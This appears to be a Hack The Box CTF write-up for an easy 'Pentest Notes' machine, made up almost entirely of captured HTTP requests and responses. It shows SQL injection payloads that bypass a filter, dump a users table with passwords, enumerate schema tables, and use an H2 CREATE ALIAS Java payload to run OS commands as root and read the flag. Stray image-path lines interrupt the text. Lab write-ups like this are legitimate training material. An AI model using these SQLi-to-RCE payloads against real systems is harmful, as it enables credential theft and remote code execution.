- Pentest Notes - EASY

Given sources: remote machine IP / Dockerfile for machine


> sudo nmap -sVC -p- –min-rate {IP}

22/tcp open tcpwrapped

|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)

111/tcp open tcpwrapped

Then try to access the provide port by browser



Request

Pretty Raw Hex

```
GET /note?name='or1=1;--  HTTP/1.1
Host: 94.237.48.12:46874
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://94.237.48.12:46874/
Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

Pretty Raw Hex Render

```
                <!-- Checklist items will be populated here -->
            </div>
        </section>
    </main>
</div>
<script>
    document.addEventListener('DOMContentLoaded', function () {
        const urlParams = new URLSearchParams(window.location.search);
        const nameParam = urlParams.get('name');

        if (nameParam) {
            const formData = new FormData();
            formData.append('name', nameParam);

            fetch('/api/note', {
                method: 'POST',
                body: formData
            })
                .then(response => {
                    if (!response.ok) {
                        throw new Error('Network response was not ok');
                    }
                    return response.json(); // Parse response as JSON
                })
                .then(data => {
                    const checklist = document.getElementById('checklist');
```

Request

Pretty Raw Hex

```
POST /api/note HTTP/1.1
Host: 94.237.48.12:46874
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.48.12:46874/note?name=SQL%20Injection
Content-Type: multipart/form-data; boundary=----geckoformboundary9a9eef47376bef9ceb37af35f92516cc
Content-Length: 176
Origin: http://94.237.48.12:46874
Connection: keep-alive
Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
Priority: u=4

------geckoformboundary9a9eef47376bef9ceb37af35f92516cc
Content-Disposition: form-data; name="name"

'oR 1=1;--
------geckoformboundary9a9eef47376bef9ceb37af35f92516cc--
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Content-Type: application/json
Date: Fri, 11 Jul 2025 06:43:51 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 233

[
    {
        "Note":"One  ' to rule them all",
        "ID":1,
        "Name":"SQL Injection"
    },
    {
        "Note":"Script alert 1 !!!!!!!!!",
        "ID":2,
        "Name":"Cross Site Scripting"
    },
    {
        "Note":
        "IDK, can you tell me?
        ¯\\_(ツ)_/¯",
        "ID":3,
        "Name":"Skill issue"
    }
]
```

data.sql

```sql
CREATE TABLE notes (
                        id bigint auto_increment,
                        name varchar(50),
                        note nvarchar(200)
);
INSERT INTO notes (id, name,note) VALUES (1, 'SQL Injection', 'One  '' to rule them a
INSERT INTO notes (id, name,note) VALUES (2, 'Cross Site Scripting', 'Script alert 1
INSERT INTO notes (id, name,note) VALUES (3, 'Skill issue', 'IDK, can you tell me?


CREATE TABLE users (
                        id bigint auto_increment,
                        username varchar(50),
                        password nvarchar(200)
);
INSERT INTO users (id, username,password) VALUES (1, 'user', '123');

```

Request


Pretty Raw Hex

```
POST /api/note HTTP/1.1
Host: 94.237.48.12:46874
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.48.12:46874/note?name=SQL%20Injection
Content-Type: multipart/form-data; boundary=----geckoformboundary9a9eef47376bef9ceb37af35f92516cc
Content-Length: 216
Origin: http://94.237.48.12:46874
Connection: keep-alive
Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
Priority: u=4

------geckoformboundary9a9eef47376bef9ceb37af35f92516cc
Content-Disposition: form-data; name="name"

'unIon sElect id, username, password fRom users;--
------geckoformboundary9a9eef47376bef9ceb37af35f92516cc--

```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Content-Type: application/json
Date: Fri, 11 Jul 2025 06:53:12 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 87

[
    {
        "Note":"abcd1234",
        "ID":1,
        "Name":"testMember001"
    },
    {
        "Note":"123",
        "ID":1,
        "Name":"user"
    }
]
```



Request


Pretty Raw Hex

```
1 POST /api/note HTTP/1.1
2 Host: 94.237.48.12:46874
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
  rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer:
  http://94.237.48.12:46874/note?name=SQL%20Injection
8 Content-Type: multipart/form-data;
  boundary=----geckoformboundary9a9eef47376bef9ceb37a
  f35f92516cc
9 Content-Length: 228
10 Origin: http://94.237.48.12:46874
11 Connection: keep-alive
12 Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
13 Priority: u=4
14
15 ------geckoformboundary9a9eef47376bef9ceb37af35f925
  16cc
16 Content-Disposition: form-data; name="name"
17
18 'uNiOn SeleCt 1,table_name, 2 from
  information_schema.tables;--
19 ------geckoformboundary9a9eef47376bef9ceb37af35f925
  16cc--
20
```

Response

Pretty Raw Hex Render

```
[
    {
        "Note":2,
        "ID":1,
        "Name":"SYNONYMS"
    },
    {
        "Note":2,
        "ID":1,
        "Name":"TABLES"
    },
    {
        "Note":2,
        "ID":1,
        "Name":"TABLE_CONSTRAINTS"
    },
    {
        "Note":2,
        "ID":1,
        "Name":"TABLE_PRIVILEGES"
    },
    {
        "Note":2,
        "ID":1,
        "Name":"TRIGGERS"
    },
    {
        "Note":2,
        "ID":1,
        "Name":"USERS"
    },
    {
        "Note":2,
        "ID":1,
        "Name":"VIEWS"
    }
]
```



Request

Pretty Raw Hex

```
1 POST /api/note HTTP/1.1
2 Host: 94.237.48.12:46874
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
  rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer:
  http://94.237.48.12:46874/note?name=SQL%20Injection
8 Content-Type: multipart/form-data;
  boundary=----geckoformboundary9a9eef47376bef9ceb37a
  f35f92516cc
9 Content-Length: 215
10 Origin: http://94.237.48.12:46874
11 Connection: keep-alive
12 Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
13 Priority: u=4
14
15 ------geckoformboundary9a9eef47376bef9ceb37af35f925
  16cc
16 Content-Disposition: form-data; name="name"
17
18 'uNiOn SeleCt id ,username, password from users;--
19 ------geckoformboundary9a9eef47376bef9ceb37af35f925
  16cc--
20
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Content-Type: application/json
Date: Fri, 11 Jul 2025 07:05:05 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 87

[
    {
        "Note":"abcd1234",
        "ID":1,
        "Name":"testMember001"
    },
    {
        "Note":"123",
        "ID":1,
        "Name":"user"
    }
]
```

Request

Pretty Raw Hex

```
POST /api/note HTTP/1.1
Host: 94.237.48.12:46874
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.48.12:46874/note?name=SQL%20Injection
Content-Type: multipart/form-data; boundary=----geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef
Content-Length: 415
Origin: http://94.237.48.12:46874
Connection: keep-alive
Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
Priority: u=4

------geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef
Content-Disposition: form-data; name="name"

';CREATE ALIAS EXEC_OS_COMMAND AS 'String exec(String cmd) throws Exception { Process p = Runtime.getRuntime().exec(cmd); java.util.Scanner s = new java.util.Scanner(p.getInputStream()).useDelimiter("\\\\A"); return s.hasNext() ? s.next() : ""; }';--
------geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef--

```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Content-Type: application/json
Date: Fri, 11 Jul 2025 07:51:54 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 2

[
]
```

Request


Pretty Raw Hex

```
POST /api/note HTTP/1.1
Host: 94.237.48.12:46874
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.48.12:46874/note?name=SQL%20Injection
Content-Type: multipart/form-data; boundary=----geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef
Content-Length: 211
Origin: http://94.237.48.12:46874
Connection: keep-alive
Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
Priority: u=4

------geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef
Content-Disposition: form-data; name="name"

'union select 1,2,EXEC_OS_COMMAND('whoami');--
------geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef--

```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Content-Type: application/json
Date: Fri, 11 Jul 2025 07:54:25 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 35

[
    {
        "Note":"root\n",
        "ID":1,
        "Name":2
    }
]
```



Request

Pretty Raw Hex

```
POST /api/note HTTP/1.1
Host: 94.237.48.12:46874
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.48.12:46874/note?name=SQL%20Injection
Content-Type: multipart/form-data; boundary=----geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef
Content-Length: 208
Origin: http://94.237.48.12:46874
Connection: keep-alive
Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
Priority: u=4

------geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef
Content-Disposition: form-data; name="name"

'union select 1,2,EXEC_OS_COMMAND('ls ');--
------geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef--
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Content-Type: application/json
Date: Fri, 11 Jul 2025 07:57:11 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 67

[
    {
        "Note":
        "mvnw\nmvnw.cmd\npom.xml\nsrc\ntarget\n",
        "ID":1,
        "Name":2
    }
]
```

Request

Pretty Raw Hex

```
POST /api/note HTTP/1.1
Host: 94.237.48.12:46874
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.48.12:46874/note?name=SQL%20Injection
Content-Type: multipart/form-data; boundary=----geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef
Content-Length: 211
Origin: http://94.237.48.12:46874
Connection: keep-alive
Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
Priority: u=4

------geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef
Content-Disposition: form-data; name="name"

'union select 1,2,EXEC_OS_COMMAND('ls ../');--
------geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef--
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Content-Type: application/json
Date: Fri, 11 Jul 2025 07:59:54 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 161

[
    {
        "Note":
        "JN8fe3XRqTYK_flag.txt\napp\nbin\nboot\ndev\netc\nhome\nlib\nlib64\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\ntmp\nusr\nvar\n",
        "ID":1,
        "Name":2
    }
]
```

Request

Pretty Raw Hex

```
POST /api/note HTTP/1.1
Host: 94.237.48.12:46874
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://94.237.48.12:46874/note?name=SQL%20Injection
Content-Type: multipart/form-data; boundary=----geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef
Content-Length: 233
Origin: http://94.237.48.12:46874
Connection: keep-alive
Cookie: JSESSIONID=06CD875885C940326E7F727F2C373663
Priority: u=4

------geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef
Content-Disposition: form-data; name="name"

'union select 1,2,EXEC_OS_COMMAND('cat ../JN8fe3XRqTYK_flag.txt');--
------geckoformboundary998fe20a6f5cc478cc3b47d95b6cb8ef--
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200
Content-Type: application/json
Date: Fri, 11 Jul 2025 08:00:35 GMT
Keep-Alive: timeout=60
Connection: keep-alive
Content-Length: 68

[
    {
        "Note":
        "HTB{yOu_w1ll_n33d_a_ch3ckl1st_f0r_sUr3}"
        ,
        "ID":1,
        "Name":2
    }
]
```

```
spring.application.name=PentestNotes
spring.datasource.url=jdbc:h2:mem:notedb
spring.datasource.driverClassName=org.h2.Driver
spring.jpa.database-platform=org.hibernate.dialect.H2Dialect
spring.jpa.defer-datasource-initialization=true
spring.http.encoding.charset=UTF-8
spring.mvc.view.charset=UTF-8
```